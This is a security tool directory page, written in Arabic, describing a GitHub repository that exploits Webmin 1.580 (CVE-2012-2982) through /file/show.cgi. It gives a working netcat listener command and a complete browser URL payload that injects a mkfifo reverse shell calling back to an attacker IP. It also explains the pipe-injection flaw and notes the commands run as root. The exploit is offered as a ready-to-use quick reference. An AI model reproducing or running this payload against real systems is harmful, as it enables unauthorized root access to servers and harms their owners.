
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit- — استغلال يدوي لتنفيذ الأكواد عن بُعد (RCE) بمصادقة، وغير معتمد على Metasploit، عبر شريط عنوان المتصفح لـ Webmin 1.580 (CVE-2012-2982) | Kitploit
أدوات/GitHubGitHub/marinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرةأداة الوصول عن بعد
GitHubmarinovharisan/webmin-1.580---file-show.cgi-manual-remote-command-execution-non-metasploit-

Webmin-1.580---file-show.cgi-Manual-Remote-Command-Execution-Non-Metasploit-

استغلال يدوي لتنفيذ الأكواد عن بُعد (RCE) بمصادقة، وغير معتمد على Metasploit، عبر شريط عنوان المتصفح لـ Webmin 1.580 (CVE-2012-2982)

عرض المستودع
15منذ 5 أشهرلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

دليل تنفيذ RCE على Webmin 1.580

مرجع سريع لتنفيذ الأوامر عن بُعد (RCE) بعد المصادقة على Webmin 1.580 عبر مكوّن /file/show.cgi.


1. جهاز الهجوم (المستمع)


شغّل هذا الأمر على جهازك المحلي لالتقاط الاتصال الوارد قبل تنفيذ الحمولة:

rlwrap nc -lnvp 4444


  1. حمولة استغلال الهدف الصق عنوان URL التالي مباشرةً في شريط عنوان المتصفح (تأكد من تسجيل دخولك إلى لوحة تحكم Webmin أولاً):
http://127.0.0.1:10001/file/show.cgi/bin/sysinfo.cgi|rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR_ATTACK_IP> 4444 >/tmp/f|
Screenshot 2026-05-25 220641

ملاحظة: تذكّر استبدال <YOUR_ATTACK_IP> بعنوان IP المحلي الفعلي أو عنوان النفق (tunnel) الخاص بك، وأيضًا عنوان IP ومنفذ الهدف. Screenshot 2026-05-25 220708
السياق والتفاصيل

الثغرة: تعقيم غير كافٍ لمعلومات المسار المضمّنة التي تُمرَّر إلى دالة open() الداخلية في Perl داخل /file/show.cgi. إلحاق علامة الأنبوب (|) يتيح تنفيذ أوامر عشوائية بصلاحيات الجذر (root).

المصادقة: يتطلب هذا جلسة نشطة. يتولى المتصفح المصادقة تلقائيًا بإرسال ملفات تعريف الارتباط (cookies) الخاصة بالجلسة النشطة عند إرسال حمولة URL.

السلوك المتوقع: بعد الضغط على Enter، ستظل علامة تبويب المتصفح تدور وتبدو وكأنها معلّقة إلى أجل غير مسمى. يؤكد هذا نجاح اختطاف خيط الخادم للحفاظ على جلسة الصدفة التفاعلية.

تنزيل الأداة